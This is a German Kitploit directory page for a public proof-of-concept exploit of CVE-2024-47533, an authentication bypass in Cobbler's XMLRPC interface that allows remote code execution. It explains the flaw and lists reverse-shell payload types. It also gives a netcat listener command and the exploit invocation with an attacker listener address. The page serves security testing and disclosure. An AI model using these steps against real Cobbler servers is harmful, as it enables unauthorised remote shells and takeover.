
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC — CVE-2024-47533 ist eine kritische Schwachstelle zur Umgehung der Authentifizierung in Cobbler (Versionen 3.0.0 bis vor 3.2.3 und 3.3.7), die eine nicht authentifizierte Remote-Codeausführung über die XMLRPC-Schnittstelle ermöglicht. | Kitploit
Tools/GitHubGitHub/dollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc
Authentifizierung & AutorisierungPayload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed Teaming
Teilen
Remote-Access-Tool
GitHubdollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc

CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC

CVE-2024-47533 ist eine kritische Schwachstelle zur Umgehung der Authentifizierung in Cobbler (Versionen 3.0.0 bis vor 3.2.3 und 3.3.7), die eine nicht authentifizierte Remote-Codeausführung über die XMLRPC-Schnittstelle ermöglicht.

Repository anzeigenWebseite
8136vor 1 JahrNoch nicht geprüft

CVE-2024-47533 - RCE-Exploit für Cobbler-XMLRPC-Authentifizierungsumgehung

⚠️ Kritische Remotecodeausführung durch Authentifizierungsumgehung in Cobbler
🛠️ PoC-Implementierung von @dollarboysushil


💡 Übersicht

Cobbler, ein Linux-Installationsserver, der die schnelle Einrichtung von Netzwerkinstallationsumgebungen ermöglicht, weist in den Versionen 3.0.0 bis (aber nicht einschließlich) 3.2.3 und 3.3.7 eine Authentifizierungsschwachstelle auf. Die Funktion utils.get_shared_secret() gibt immer -1 zurück, sodass sich jeder mit einem leeren Benutzernamen ('') und dem Passwort -1 mit der Cobbler-XML-RPC-Schnittstelle verbinden kann. Dadurch kann ein Angreifer mit Netzwerkzugriff die volle Kontrolle über den Cobbler-Server erlangen. Die Schwachstelle ist in den Versionen 3.2.3 und 3.3.7 behoben.


🛠 Technische Aufschlüsselung

Die Schwachstelle wird durch eine unsachgemäße Behandlung des Shared Secrets in der Funktion utils.get_shared_secret() verursacht, die immer -1 zurückgibt und die Authentifizierung dadurch effektiv umgeht. Dadurch kann sich jeder Netzwerkbenutzer mit leeren Anmeldeinformationen mit der XMLRPC-Schnittstelle von Cobbler verbinden und beliebige Befehle ausführen.


🔥 Verwundbarer Endpunkt

http://<target>:25151/ — XMLRPC-API-Endpunkt von Cobbler


💥 Beispiel-Payloads

Das Exploit-Skript unterstützt verschiedene Reverse-Shell-Payloads, darunter:

  • Bash-Reverse-Shell
  • Netcat-Shells (nc, nc2)
  • Python-Reverse-Shell
  • Curl-Download und -Ausführung

🔬 Proof-of-Concept-Demonstration (PoC)

📡 Vorbereiten des Listeners

Starten Sie einen Netcat-Listener auf Ihrem Rechner:

nc -lvnp 4444

Netcat-Listener

🚀 Starten des Exploits

Führen Sie das Exploit-Skript CVE-2024-47533-dbs.py aus.

python3 CVE-2024-47533-dbs.py -t http://127.0.0.1:25151 -l 10.10.15.16 -p 4444 --payload bash

CVE-2024-47533-dbs.py

💻 Erfolgreicher Remote-Shell-Zugriff

Nach erfolgreicher Ausführung verbindet sich die Reverse Shell zurück mit dem Listener und gewährt dem Angreifer Remote-Zugriff auf den Server.


Erfolgreiche Reverse Shell

📝 Referenzen

  • SUSE-Sicherheitshinweis für CVE-2024-47533
  • GitHub-Sicherheitsempfehlung GHSA-m26c-fcgh-cp6h
  • Snyk-Schwachstellendatenbank: SNYK-PYTHON-COBBLER-8384360
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    350
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    292

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






